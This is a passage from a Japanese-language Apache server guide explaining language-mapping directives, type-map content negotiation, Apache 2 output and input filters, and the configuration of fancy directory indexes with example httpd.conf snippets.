サーバ設定ファイル、バーチャルホスト、ディレクトリ、*.htaccess*

AddLanguage ディレクティブは、ファイル拡張子 *extension* を言語 *MIME-lang* にマッピングする。*MIME-lang* には、指定された拡張子を持つファイルの MIME 言語を指定する。このディレクティブによるマッピングは、既存のマッピングに対して追加されるもので、同じ拡張子に対して設定済みのマッピングを上書きする。以下に例を示す。

```
AddEncoding x-compress .Z
AddLanguage en .en
AddLanguage fr .fr
```

この場合、*xxxx.en.Z* というドキュメントは、*compress* で圧縮された英語のドキュメントとして扱われる（*xxxx.Z.en* というドキュメントも同様）。コンテンツ言語はクライアントに通知されるが、ブラウザがこの情報を利用することはあまりない。*AddLanguage* がより有用なのは、コンテンツネゴシエーション用として利用する場合、つまりサーバに複数のドキュメントを用意しておき、クライアントの言語設定に応じてそのうちの 1 つを返すような場合だ。

同一の拡張子に対して複数の言語が割り当てられている場合は、最後に出現した言語が使われる。以下の例を見てみよう。

```
AddLanguage en .en
AddLanguage en-uk .en
AddLanguage en-us .en
```

この場合、`.en`という拡張子を持つドキュメントは、言語が`en-us`として扱われる。

引数の`extension`では大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

DefaultLanguage

DefaultLanguage *MIME-lang*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

互換性: Apache 1.3.4以降で利用可能

DefaultLanguageディレクティブはApacheに対し、このディレクティブの適用範囲(<Directory>ブロックディレクティブで指定されたディレクトリなど)にある、明示的な言語拡張子(AddLanguageで定義された`.fr`や`.de`など)を持たないすべてのファイルを指定したMIME言語で扱うように指示する。このディレクティブを使えば、ファイルの拡張子を変更することなく、ディレクトリ内のすべてのコンテンツをたとえばドイツ語として扱うことができる。ただし、拡張子を使って言語を指定する場合と異なり、DefaultLanguageで指定できる言語は1つだけであることに注意してほしい。

DefaultLanguageディレクティブが無効の場合、AddLanguageで定義された言語拡張子を持たないファイルは、言語属性を持たないものとして扱われる。

RemoveLanguage

RemoveLanguage *extension* [*extension*]...

ディレクトリ、`.htaccess`

互換性: Apache 2.0.24以降で利用可能

RemoveLanguageディレクティブは、拡張子`extension`を持つファイルに対する言語の関連付けを解除する。サブディレクトリ内の`.htaccess`ファイルでこのディレクティブを使うと、親ディレクトリまたはサーバのConfigファイルから継承した関連付けを解除できる。

引数の`extension`では大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

6.4 タイプマップ

前節では、言語や画像のネゴシエーションを行う方法のうちMultiviewsについて説明した。現在のリリースのApacheで同じ効果を達成し、(おそらくブラウザのPlug-inと協調して)より豊富な機能を持つのは、タイプマップと呼ばれる`*.var`ファイルを使う方法だ。Multiviewsが通常のマッピングを

かき集めて動作するのに対して、この方法では好きなようにマッピングを設定できる。Configファイル.../site.typemap/conf/httpd1.confを以下に示す。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.typemap/htdocs

AddHandler type-map var
DirectoryIndex index.var
```

このファイルにあるとおり、次の記述が必要だ。

```
AddHandler type-map var
```

この設定をした後に次のように記述する。

```
DirectoryIndex index.var
```

これは言語インデックスセットを指定する。

この宣言は、わかりやすく言えば「DirectoryIndex行がデフォルトのインデックスファイルであるindex.htmlを上書きする」ということである。index.htmlを代替として使用したいときにはそのように指定する必要があるが、多分そうではないはずだ。なぜなら、ここでしょうとしているのはもっと高度なことだからだ。この場合は、index.en.html、index.it.html、index.ko.htmlといういくつかのバージョンのインデックスがあるので、Apacheはindex.varを探して説明を得るのだ。

.../site.typemap/htdocsを見てほしい。提供するの、言語特化したindex.htmlと一般化した画像ファイルのbath、hen、tree、およびbenchに対する代替なので、index.varとbench.varの2つのファイルを作成する（画像については他のファイルも同様なので1つだけ作成する）。

index.varは以下のとおり。

```
# このURLには拡張子を除いたファイル名を指定する
URI: index; vary="language"
URI: index.en.html
# Content-typeを指定しないと動作しない
Content-type: text/html
Content-language: en
URI: index.it.html
Content-type: text/html
Content-language: it
```

bench.varは以下のようになっている。

```
URI: bench; vary="type"
```

```
URI: bench.jpg  
Content-type: image/jpeg; qs=0.8 level=3
```

```
URI: bench.gif  
Content-type: image/gif; qs=0.5 level=1
```

最初の行では、Apacheに対象ファイルを知らせている。この場合は、*index.**と*bench.**が対象のファイルだ。varyは変種の種類を知らせる。varyには以下に示すものを指定できる。

- type
- language
- charset
- encoding

これらの前にContent-を付けると、HTTP仕様書で定義されているヘッダの名前が得られる。実際のヘッダを以下に示す。

- content-type
- content-language
- content-charset
- content-encoding

qs値は、品質 (quality scores) を表す0から1までの値である。qsとして記入する値は、任意に決めることができる。各タイプのレスポンスのqs値を乗算すると、各変種の全体としてのqs値になる。たとえば、Content-typeのqsが0.5、Content-languageのqsが0.7だったとすると、全体としてのqsは0.35になる。この数値が高いほどよいのだ。level値も数値であり、値を任意に決めることができる。候補の中からどれを返すかを決める場合、Apacheは以下の基準を使う。

1. 最も数値が高いqsを選ぶ。
2. 同じ値がある場合、タイプ中“*”の出現数が最も低いもの（ワイルドカードの使用が最も少ないもの）を選ぶ。
3. まだ同じ値がある場合、言語の優先順位が最も高いものを選ぶ。
4. まだ同じ値がある場合、level値が最も高いものを選ぶ。
5. まだ同じ値がある場合、コンテンツの長さの最も長いものを選ぶ。

もし、上のすべての結果を頭の中で考えられる人がいるなら、恐ろしく優秀な頭脳の持ち主だろう。以下に、Apacheのマニュアルに掲載されている利用可能なすべてのディレクティブの一覧を示す。

`URI:uri[; vary=variations]`

指定されたメディアタイプ、指定されたコンテンツエンコーディングを持つ変種ファイルのURI。これらはマップファイルへの相対URLとして解釈される。ただし、これらは同一サーバ上になければならず、クライアントがそのファイルを直接リクエストした場合に、アクセスを許されるファイルを参照しなければならない。

`Content-type:media_type [; qs=quality[level=level]]`

通常MIMEタイプと呼ばれる。典型的なメディアタイプとしてはimage/gif、text/plain、text/htmlなどがある。

`Content-language:language`

言語の変種をISO 3166標準の言語コードで指定する（たとえば、英語の場合はen、韓国語の場合はkoなど）。

`Content-encoding:encoding`

ファイルが圧縮またはエンコードされていて、実データそのものが格納されているのではない場合、この値が圧縮の方式を示す。圧縮ファイルの場合（通常このディレクティブが使われるのはこの場合のみ）、エンコーディングはx-compress、gzip、またはdeflateのいずれか適切なものになる。

`Content-length:length`

ファイルのサイズを指定する。Apacheはファイルのサイズを調べて返送するファイルを決定する。マップでファイルサイズを指定しておけばサーバは実際のファイルを調べて比較しなくても済む。

実際に動かしてみよう。まず、./go 1スクリプトを実行してApacheを起動する。ブラウザ側で言語をイタリア語に指定（Netscapeでは[編集 | 設定 | Navigator | 言語]）して、<http://www.butterthlies.com/>にアクセスする。こうするとイタリア語版のページが表示されるはずだ。Catalog-summer.htmlにアクセスすると、“indirect”と記されたBench画像ファイルだけが表示される。これは、ほかの画像ファイル用のvarファイルを作成していないためだ。

6.5 ブラウザとHTTP 1.1

人間の作ったものである以上、Webにもおかしなことがたくさんある。ウェブマスターは、すべてのクライアントが最新のブラウザを利用していると期待してはならない。古いおかしな動作をするブラウザが、サーバ管理者のせっかくの設定を台無しにしてしまう場合がある。

週刊Internet magazine誌が1996年にApacheを扱ったApache Week（第25号）には、HTTP 1.1が現れたときの影響について述べた以下のような記事が掲載されている。

ネゴシエーションを扱うには、ブラウザは正しいリクエスト情報を送出しなければならない。自然言語については、ユーザが利用したい言語をブラウザで選択できるようになっているべきだ。

Netscapeの最近のバージョンでは、ユーザは1つ以上の言語を選択できる（NetscapeのOptions、General Preferences、Languagesのセクションを確認してほしい）。

また、ブラウザはcontent-typesとして受け入れ可能なタイプのリストを送出すべきである。たとえば、`text/html, text/plain, image/jpeg, image/gif`といったリストを送出すべきだ。さらに、ほとんどのブラウザは、すべてのコンテンツタイプを受け取ることができることを示すために、すべてのタイプに合致する`*/*`もリストに追加する。サーバ側は、このエントリを直接マッチしたものより低い優先度で取り扱う。

しかし、残念ながら、この`*/*`タイプは、受け入れ可能なタイプを明示的にリストアップする代わりに使用されることが多い。たとえば、Adobe Acrobat ReaderのプラグインがNetscapeにインストールされている場合、Netscapeは、`application/pdf`を受け入れ可能なコンテンツタイプに追加すべきなのだ。そうすれば、サーバは透過的に最も適切なコンテンツタイプ（PDFを扱うことのできるブラウザにはPDFファイル、それ以外にはHTML）を送ることができる。しかし、Netscapeは受け入れ可能なコンテンツタイプのリストを送出せず、代わりにすべてが受け入れ可能なことを示す`*/*`を送出する。このために、透過的なコンテンツネゴシエーションが不可能になってしまう。

記事が掲載されてから相当の時間が経過しているが、いまだにこの状況は大して変わっていない。しかも、ほとんどのブラウザは特定の型への優先順位を示さない。これはコンテンツタイプに優先度（q）を加えることによって示すべきなのだ。たとえば、Acrobatファイルに対応したブラウザは、HTMLよりもこの形式を受け取りたいはずだ。このような場合、受け入れ可能なコンテンツタイプの一覧に次のような行を加えて送信すべきだ。

```
content-type: text/html: q=0.7, application/pdf: q=0.8
```

サーバはこのリクエストを処理する場合、この情報と元の品質情報を結合して（品質情報がある場合）、「最良の」コンテンツタイプを送信する。

6.6 フィルタ

Apacheバージョン2では、改訂されたMultiviews機能とともに「フィルタ」という新しいメカニズムが導入されている。Apacheのマニュアルには、以下のように説明されている。

フィルタとは、サーバが送受信するデータに適用されるプロセスのことである。クライアントがサーバに送るデータは入力フィルタによって処理され、サーバがクライアントに送るデータは出力フィルタによって処理される。複数のフィルタを適用することも可能で、フィルタの適用順序は明示的に指定できる。

フィルタは、チャンク処理やバイトレンジリクエストの処理などのために、Apache内部で使用される。また、実行時の設定ディレクティブで選択可能なフィルタをモジュールで提供することもできる。データに適用するフィルタ群は、`SetInputFilter`ディレクティブおよび`SetOutputFilter`ディレクティブを使って指定する。

現在、Apacheの配布ファイルに同梱されている設定可能なフィルタはINCLUDESのみである。INCLUDESはmod_includeが提供するフィルタで、SSIの出力を処理するためのものだ。また、外部プログラムをフィルタとして定義するための実験的なモジュールとして、mod_ext_filterというモジュールも用意されている。

Apacheバージョン2では、テキストを大文字に変換するためのデモ用のフィルタが提供されている。.../site.filter/htdocsディレクトリに、1.txtと1.htmlという同じ内容の2つのファイルを用意してある。これらのファイルには次のように記述されている。

```
HULLO WORLD FROM site.filter
```

Configファイルの内容は以下のとおりだ。

```
User webuser
Group webgroup

Listen 80
ServerName my586

AddOutputFilter CaseFilter html
DocumentRoot /usr/www/APACHE3/site.filter/htdocs
```

このサイトにアクセスすると、ディレクトリの内容が表示される。ここで1.txtを選択すると、先の内容が表示される。しかし1.htmlを選択した場合は、フィルタが適用された結果、次のようにすべての文字が大文字に変換されて表示される。

```
HULLO WORLD FROM SITE.FILTER
```

使用可能なディレクティブは以下のとおり。

AddInputFilter

```
AddInputFilter filter[;filter...]extension [extension ...]
```

ディレクトリ、.htaccess

互換性: Apache 2.0.26以降で利用可能

AddInputFilterは、ファイル拡張子extensionを1つ以上のフィルタにマッピングする。ここで指定したフィルタは、クライアントリクエストおよびPOSTによる入力サーバに到着したとき、それらに対して適用される。ここで指定したフィルタは、SetInputFilterディレクティブなどで定義済みのフィルタに追加される。このディレクティブによるマッピングは、既存のマッピングに対して追加され、同じ拡張子に対して設定済みのマッピングを上書きする。

複数のフィルタを指定する場合、各フィルタは、適用する順にセミコロン区切りで指定する。引数の `filter` と `extension` では大文字と小文字は区別されず、`extension` の先頭のドットは付けても付けなくても構わない。

AddOutputFilter

`AddOutputFilter filter[;filter...]extension [extension ...]`

ディレクトリ、`.htaccess`

互換性: Apache 2.0.26以降で利用可能

`AddOutputFilter` ディレクティブは、ファイル拡張子 `extension` を1つ以上のフィルタにマッピングする。ここで指定したフィルタは、サーバからのレスポンスをクライアントに返す前に、そのレスポンスに対して適用される。ここで指定したフィルタは、`SetOutputFilter` ディレクティブなどで定義済みのフィルタに追加される。このディレクティブによるマッピングは、既存のマッピングに対して追加され、同じ拡張子に対して設定済みのマッピングを上書きする。たとえば次のようにすると、拡張子が `.shtml` のファイルは、すべて SSI の処理対象となる。

```
AddOutputFilter INCLUDES shtml
```

複数のフィルタを指定する場合、各フィルタは、適用する順にセミコロン区切りで指定する。引数の `filter` と `extension` では大文字と小文字は区別されず、`extension` の先頭のドットをは付けても付けなくても構わない。

SetInputFilter

`SetInputFilter filter[;filter...]`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

`SetInputFilter` ディレクティブは、1つ以上のフィルタを設定する。ここで指定したフィルタは、クライアントリクエストおよび POST による入力サーバに到着したとき、それらに対して適用される。ここで指定したフィルタは、`AddInputFilter` ディレクティブなどで定義済みのフィルタに追加される。

複数のフィルタを指定する場合、各フィルタは、適用する順にセミコロン区切りで指定する。

SetOutputFilter

`SetOutputFilter filter [;filter]...`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

`SetOutputFilter` ディレクティブは、1つ以上のフィルタを設定する。ここで指定したフィルタは、サーバからのレスポンスをクライアントに返す前に、そのレスポンスに対して適用される。ここで指定したフィルタは、`AddOutputFilter` ディレクティブなどで定義済みのフィルタに追加される。

たとえば次のようにすると、/www/data/ディレクトリ以下のファイルは、すべてSSIの処理対象となる。

```
<Directory /www/data/>
SetOutputFilter INCLUDES
</Directory>
```

複数のフィルタを指定する場合、各フィルタは、適用する順にセミicolon区切りで指定する。

RemoveInputFilter

`RemoveInputFilter extension [extension]...`

ディレクトリ、.htaccess

互換性: Apache 2.0.26以降で利用可能

`RemoveInputFilter` ディレクティブは、拡張子 `extension` を持つファイルに対する入力フィルタの関連付けを解除する。サブディレクトリ内の `.htaccess` ファイルでこのディレクティブを使うと、親ディレクトリまたはサーバの `Config` ファイルから継承した関連付けを解除できる。

引数の `extension` では大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

RemoveOutputFilter

`RemoveOutputFilter extension[extension]...`

ディレクトリ、.htaccess

互換性: Apache 2.0.26以降で利用可能

`RemoveOutputFilter` ディレクティブは、拡張子 `extension` を持つファイルに対する出力フィルタの関連付けを解除する。サブディレクトリ内の `.htaccess` ファイルでこのディレクティブを使うと、親ディレクトリまたはサーバの `Config` ファイルから継承した関連付けを解除できる。

引数の `extension` では大文字と小文字は区別されず、先頭のドットは付けても付けなくても構わない。

7章

インデックス

`site.first`（「3章 実際のWebサイト」参照）で見たとおり、`.../htdocs`ディレクトリに `index.html`が存在しない場合、または `DirectoryIndex`ディレクティブが存在しない場合、Apacheは“Index of /”というインデックスページを生成する（“/”は `DocumentRoot`のディレクトリを表す）。大抵の場合は、このインデックスで十分だろう。しかし、顧客が最初に見るのがこのインデックスなので、もっと手の込んだことをしたい場合もあるだろう。

7.1 Apacheが生成するインデックスの改良

インデックスにはさまざまな設定が行うことができる。`.../site.fancyindex /httpd1.conf`ではそのうちのいくつかを実験する。

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.fancyindex/htdocs

<Directory /usr/www/APACHE3/site.fancyindex/htdocs>
IndexOptions FancyIndexing
AddDescription "One of our wonderful catalogs" catalog_summer.html /
    catalog_autumn.html
IndexIgnore *.jpg
IndexIgnore ..
IndexIgnore icons HEADER README
AddIconByType (CAT,icons/bomb.gif) text/*
DefaultIcon icons/burst.gif
</Directory>
```

サーバマシン上で `./go 1` を実行した後、ブラウザで `http://www.butterthlies.com/` にアクセスすると、以下のようなきれいに整形された画面が表示される。

Index of /				
Name	Last Modified	Size	Description	

<bomb>catalog_autumn.html	23-Jul-1998 09:11	1k	One of our wonderful catalogs	
<bomb>catalog_summer.html	25-Jul-1998 10:31	1k	One of our wonderful catalogs	
<burst>index.html.ok	23-Jul-1998 09:11	1k		

上記のリスト内において、<bomb>と<burst>は、Apacheに標準で添付されている自由に利用できるアイコンを表す。仕組みを説明しよう。httpd.confファイルを見ればわかるとおり、この整形されたインデックスは、ディレクトリごとに表示される。ここで鍵になるディレクティブはIndexOptionsである。

IndexOptions

IndexOptions option [option]... (Apache 1.3.2以前)

IndexOptions [+|-]option [[+|-]option]... (Apache 1.3.3以降)

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

このディレクティブは少々複雑で、以下のようにApacheのバージョンによって構文が大きく異なる。

+/-構文および複数のIndexOptionsディレクティブのマージは、Apache 1.3.3以降でのみ有効。FoldersFirstとDescriptionWidthオプションはApache 1.3.10以降でのみ有効。TrackModifiedオプションはApache 1.3.15以降でのみ有効。

IndexOptionsディレクティブは、ディレクトリの一覧方法を指定する。optionには以下のいずれかを指定する。

DescriptionWidth=[n!]* (Apache 1.3.10以降)

DescriptionWidthキーワードを使うと、説明カラムの幅を文字数で指定できる。キーワードの値が“*”の場合、カラムは画面中で最も長い説明文の長さに自動的に調節される。説明を途中で切り捨てる際の危険性に関しては、ApacheのマニュアルのAddDescriptionを参照してほしい。

FancyIndexing

このオプションは整形インデックスをオンにする。これによって、ユーザは情報のソート方法をより詳細に制御できる。

Apache 1.3.2以前では、FancyIndexingとIndexOptionsは互いに上書きしあう関係になっている。したがって、単独のFancyIndexingディレクティブの代わりにIndexOptions FancyIndexingを使うことをお勧めする。Apache 1.3.2以降では、単独のFancyIndexingディレクティブはカレントスコープですでに指定されているすべてのIndexOptionsディレクティブとマージされる。

FoldersFirst (Apache 1.3.10以降)

このオプションを有効にすると、整形インデックスのリストでサブディレクトリが常に最初に表示され、そのディレクトリ内の通常のファイルはその後に続いて表示される。リストは基本的にファイルとサブディレクトリの2つの部分に分かれる。それぞれは別々にソートされ、サブディレクトリが最初に表示される。たとえば、ソート順が名前の降順になっていて、FoldersFirstが有効の場合、サブディレクトリ *Zed* は、サブディレクトリ *Beta* よりも前にリストされ、通常のファイル *Gamma* や *Alpha* よりも前にリストされる。このオプションは、FancyIndexingも有効な場合のみ効果がある。

IconHeight[=pixels] (Apache 1.3以降)

IconWidth[=pixels] (Apache 1.3以降)

この2つのオプションが一緒に使用されると、サーバはHTML内のファイルアイコンのためのIMGタグにHEIGHT属性とWIDTH属性を付加する。これによって、ブラウザは画像の読み込みが終わる前にページレイアウトを計算できる。オプションに数値を指定しなかった場合は、Apacheに標準で用意されているアイコンの高さがデフォルトとして使用される。

IconsAreLinks

整形インデックスのアイコンをファイル名に対するアンカーの一部として扱う。

NameWidth=[n ! *] (Apache 1.3.2以降)

NameWidthキーワードを使うと、ファイル名カラムの幅をバイト単位で指定できる。キーワードの値が“*”の場合、カラムは画面中で最も長いファイル名の長さに自動的に調節される。

ScanHTMLTitles

整形インデックス用にHTMLドキュメントからのタイトル抽出を有効にする。AddDescriptionでファイルに関する説明が与えられていない場合、Apacheはドキュメントを読み込んで、TITLEタグの値を取得する。この処理は、CPUとディスクに負荷をかけることになる。

SuppressColumnSorting

このオプションを指定すると、Apacheは整形インデックスのカラム見出しにソート用のリンクを作成しない。デフォルトの動作では、見出しにソート用のリンクが設定される。つまり、カラムの見出しを選択すると、そのカラムの値を対象にディレクトリのリストがソートされる。この機能は、Apache 1.3以降でのみ利用できる。

SuppressDescription

このオプションは、整形インデックスでのファイル説明を抑制する。

SuppressHTMLPreamble (Apache 1.3以降)

ディレクトリにHeaderNameディレクティブで指定されたファイルが実際に含まれている場合、モ

ジュールは通常、標準的なHTMLヘッダ（<HTML>、<HEAD>など）の後にファイルの内容を出力する。SuppressHTMLPreambleオプションは、この動作を無効にして、ヘッダファイルの内容を最初に出力する。この場合、ヘッダファイルに適切なHTMLの指示が含まれていなければならない。ヘッダファイルが存在しない場合、通常通りにHTMLヘッダが生成される。

SuppressLastModified

このオプションは、整形インデックスでの最終更新日時の表示を抑制する。

SuppressSize

このオプションは、整形インデックスでのファイルサイズの表示を抑制する。

TrackModified (Apache 1.3.15以降)

このオプションは、ディレクトリインデックスのLast-ModifiedとETag値をHTTPヘッダに追加する。これは、オペレーティングシステムやファイルシステムが適切なstat()の返り値を返す場合にのみ有効である。ほとんどのUnixシステム、OS/2のJFS、およびWin32のNTFSボリュームではstat()は適切な返り値を返すが、OS/2およびWin32のFATボリュームは適切な値を返さない。この機能を有効にすると、クライアントまたはプロキシはHEADリクエストを行うことによって、ファイルリストの変化を追跡できるようになる。オペレーティングシステムによっては、新規ファイルや移動ファイルは正しく追跡するが、ディレクトリ中のファイルのサイズや日付は追跡しないものがあるので注意が必要だ。

Apacheの最近のバージョン（1.3.0以降）では、IndexOptionsの動作に注意すべき変更が加えられている。

Apache 1.3.2以前

デフォルトではどのオプションも有効ではない。また、あるディレクトリに適用できるIndexOptionsディレクティブが複数ある場合、最もそのディレクトリに限定されたディレクティブだけが使われ、すべてのディレクティブのオプションがマージされるわけではない。以下に例を示す。

```
<Directory /web/docs>
    IndexOptions FancyIndexing
</Directory>
<Directory /web/docs/spec>
    IndexOptions ScanHTMLTitles
</Directory>
```

上のようにディレクティブが指定されていた場合、ディレクトリ/web/docs/specに対してはScanHTMLTitlesオプションだけが設定される。

Apache 1.3.3以降

Apache 1.3.3で、IndexOptionsディレクティブの扱い方に大きな変更が加えられている。おもなものを挙げておこう。

- 1つのディレクトリに対する複数のIndexOptionsディレクティブのオプションがマージされるようになった。たとえば、上の例はIndexOptions FancyIndexing ScanHTMLTitlesを指定するのと同じになる。
- インクリメンタル構文（キーワードに“+”または“-”を前置する）が追加された。“+”または“-”が前置されたキーワードを見つけると、それは現在のIndexOptionsの設定（上位のディレクトリから継承されたものも含む）に追加されていく。しかし、“+”または“-”が前置されていないキーワードが処理されると、継承されたオプションとそこまでに出現したインクリメンタル設定はすべてクリアされる。例を見てみよう。

```
IndexOptions +ScanHTMLTitles -IconsAreLinks FancyIndexing
IndexOptions +SuppressSize
```

この場合、最終的な結果はIndexOptions FancyIndexing +SuppressSizeと指定するのと同じになる。これは、FancyIndexingに“+”または“-”が前置されていないために、それまでのインクリメンタルキーワードが破棄され、その後再びオプションの累積が行われるためだ。

特定のディレクトリに無条件でIndexOptionsディレクティブを設定し、オプション設定の継承をクリアするには、“+”や“-”を前置しないでキーワードを指定すればよい。

IndexOrderDefault

```
IndexOrderDefault Ascending|Descending Name|Date|Size|Description
```

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

互換性：Apache 1.3.4以降でのみ利用可能

IndexOrderDefaultディレクティブは、IndexOptionsのFancyIndexingオプションと併せて使用する。デフォルトでは、整形インデックスのディレクトリリストは、ファイル名の昇順で表示される。IndexOrderDefaultを使うと、初期状態の表示順を変えることができる。

IndexOrderDefaultは2つの引数をとる。1つめの引数には、ソートの方向を指示するAscending、またはDescendingのどちらかを指定する。2つめの引数には、Name、Date、Size、またはDescriptionのいずれかのキーワードを指定し、これが主キーとなる。2番目のキーは常にファイル名の昇順となる。

このディレクティブとSuppressColumnSortingインデックスオプションとを組み合わせることで、クライアントが別の順番のディレクトリリストを要求することを禁止でき、ディレクトリのリストをある特定の順番だけに限定できる。

ReadmeName

ReadmeName *filename*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

互換性: いくつかの機能は1.3.6以降でのみ利用可能。説明を参照

ReadmeNameディレクティブは、インデックスリストの最後に追加するファイルの名前を設定する。*filename*には読み込むファイルの名前を指定する。これは、インデックスが生成される場所への相対パスとして解釈される。

*filename*引数は、Apache 1.3.6以前ではスタブファイル名として、その後のバージョンでは相対URIとして解釈される。この引数の詳しい取り扱い方法は、HeaderNameディレクティブの項で説明されている。HeaderNameディレクティブはReadmeNameディレクトリと同じメカニズムを使用し、メカニズムの変更も同じバージョンで同時に行われた。

HeaderNameも参照してほしい。

FancyIndexing

FancyIndexing [on|off]

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

FancyIndexingディレクティブは、整形インデックスをオンにする。整形インデックスでは、カラムのタイトルをクリックするとエントリをそのカラムの値でソートできる。もう一度クリックすると、逆順でソートできる。IndexOptionsディレクティブのSuppressColumnSortingキーワードでソートをオフにすることもできる（「IndexOptions」を参照）。IndexOptionsのFancyIndexingオプションについての説明も参照してほしい。

IndexIgnore

IndexIgnore *file1 file2...*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

引数として、ファイルを指定するワイルドカードまたはファイルのリストを指定する。IndexIgnoreディレクティブを使うと、指定されたファイルをリストから除外することができる。

IndexIgnoreの後にはファイルのリストまたはファイルを指定するワイルドカードを記述する。以下の例のように、複数のIndexIgnoreを指定した場合、新しい設定は前の設定を上書きするのではなく、次々に加算される。リストには、デフォルトで“.”が含まれている。

このディレクティブを使って、*ht**ファイルを除外すれば、.htaccessファイルが「悪い奴」に覗き見されるのを防ぐことができる。ここでは、インデックスから、*.jpgファイル（その画像について説明する.htmlファイルの中で表示されなければ意味がないから）と親ディレクトリ（UnixおよびWin32では“..”で表される）を除外する例を示す。

```
...
<Directory /usr/www/APACHE3/fancyindex.txt/htdocs>
FancyIndexing on
AddDescription "One of our wonderful catalogs" catalog_autumn.html
catalog_summer.html
IndexIgnore *.jpg ..
</Directory>
```

また、セキュリティ上の理由から、IndexIgnoreを使う場合もあるだろう。インデックス表示されなければ、マウスで選択されて中身を覗かれることはないのだ[†]。IndexIgnore行は複数書くことができ、その場合ディレクティブの効果は累積されてゆくことになる。つまり以下のような記述が可能だ。

```
<Directory /usr/www/APACHE3/fancyindex.txt/htdocs>
FancyIndexing on
AddDescription "One of our wonderful catalogs" catalog_autumn.html
catalog_summer.html
IndexIgnore *.jpg
IndexIgnore ..
</Directory>
```

AddIcon

AddIcon *icon_name name*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

AddIconディレクティブを使うと、ファイルにアイコンが追加され、インデックスページにビジュアルな要素を付け加えることができる。Apacheには、`.../icons`ディレクトリをちょっと調べただけでは把握しきれないくらい多数のアイコンが用意されている。非常に数が多いため、それぞれのアイコンの絵柄を正確に把握するには多少時間がかかるだろうが、`bomb.gif`はその名前からある程度絵柄が想像できるので例として使う。`icons`ディレクトリはDocumentRootからの相対パスで指定しなければならないため、サブディレクトリ`.../htdocs/icons`を作成して、ここに`bomb.gif`をコピーした。この“bomb”アイコンを`.html`ファイルに関連付けるには、次のように記述すればよい。

```
...
AddIcon icons/bomb.gif .html
```

AddIconディレクティブには、アイコンのURLを指定し、その後に続けて、そのアイコンを表示する対象のファイルを指定するファイル拡張子、ワイルドカード表現、部分的なファイル名、または完全なファイル名を記述する。DocumentRoot以下のサブディレクトリをアイコン化するには`^^DIRECTORY^^`を指定し、空行を適切にフォーマットするには`^^BLANKICON^^`を指定する。ここ

[†] 「不知によるセキュリティ」だけでは十分ではないが、このような設定をほかの強力な予防措置と併用することは有益だ。

ではiconsディレクトリが存在するため、これを利用してアイコン化してみる。

```
AddIcon /icons/burst.gif ^^DIRECTORY^^
```

また次のように指定すれば、アイコンを表示しないようにできる。

```
...
IndexIgnore icons
...
```

ブラウザの中にはアイコンを表示できないものもある。そのようなブラウザ用に、アイコンのURLと共に代替のテキストを指定できる。

```
AddIcon ("DIR",/icons/burst.gif) ^^DIRECTORY^^
```

このように指定しておけば、burstアイコンが表示される場所にDIRという語が表示される（テキストは画像ファイルへのリンクのALT属性として使用される）。“DIR”ではなく、“Directory”または“This is a directory”などとも表示することもできる。

以下にAddIconの使用例をいくつか示す。

```
AddIcon (IMG,/icons/image.xbm) .gif .jpg .xbm
AddIcon /icons/dir.xbm ^^DIRECTORY^^
AddIcon /icons/backup.xbm *~
```

可能な限り、AddIconよりもAddIconByTypeを使うことをお勧めする。

AddAlt

```
AddAlt string file file ...
```

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

AddAltは、クライアントのブラウザがアイコンを表示できない場合に、ファイルに対して表示する代替テキストを設定する。stringは、ダブルクォーテーションで囲まなければならない。

AddDescription

```
AddDescription string file1 file2 ...
```

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

AddDescriptionには、以下の例のようにダブルクォーテーションで囲んだ説明を指定し、その後に続けてファイル拡張子が部分的なファイル名、ワイルドカード、完全なファイル名を記述する。

```
<Directory /usr/www/APACHE3/fancyindex.txt/htdocs>
FancyIndexing on
AddDescription "One of our wonderful catalogs" catalog_autumn.html
```

```

    catalog_summer.html
IndexIgnore *.jpg
IndexIgnore ..
AddIcon (CAT,icons/bomb.gif) .html
AddIcon (DIR,icons/burst.gif) ^^DIRECTORY^^
AddIcon icons/blank.gif ^^BLANKICON^^
DefaultIcon icons/blank.gif
</Directory>

```

さらに細かい設定をしたり、MIMEタイプでアイコンを選んだりするには、`AddIconByType`ディレクティブを使う。

DefaultIcon

`DefaultIcon url`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

`DefaultIcon`は、未知のファイルタイプに対して表示するデフォルトのアイコンを設定する。`url`にはアイコンを指す相対URLを指定する。

AddIconByType

`AddIconByType icon mime_type1 mime_type2 ...`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

`AddIconByType`には、アイコンのURLを指定し、その後について、MIMEタイプのリストを記述する。Apacheは、ワイルドカードが使われていても使われていなくても、`mime.type`内のタイプを検索する。以下のMIMEタイプがある場合を考えてみる。

```

...
text/html html htm
text/plain text
text/richtext rtx
text/tab-separated-values tsv
text/x-setext text
...

```

次のように指定すると、すべてのテキストファイルに対して1つのアイコンを指定できる。

```
AddIconByType (TXT,icons/bomb.gif) text/*
```

また、4種類のアイコン `a.gif`、`b.gif`、`c.gif`、`d.gif` を使ってより細かく設定することもできる。

```

AddIconByType (TXT,/icons/a.gif) text/html
AddIconByType (TXT,/icons/b.gif) text/plain
AddIconByType (TXT,/icons/c.gif) text/tab-separated-values
AddIconByType (TXT,/icons/d.gif) text/x-setext

```

以下の単純な例を試してみよう。

```
<Directory /usr/www/APACHE3/fancyindex.txt/htdocs>
FancyIndexing on
AddDescription "One of our wonderful catalogs" catalog_autumn.html
    catalog_summer.html
IndexIgnore *.jpg
IndexIgnore ..
AddIconByType (CAT,icons/bomb.gif) text/*
AddIcon (DIR,icons/burst.gif) ^^DIRECTORY^^
</Directory>
```

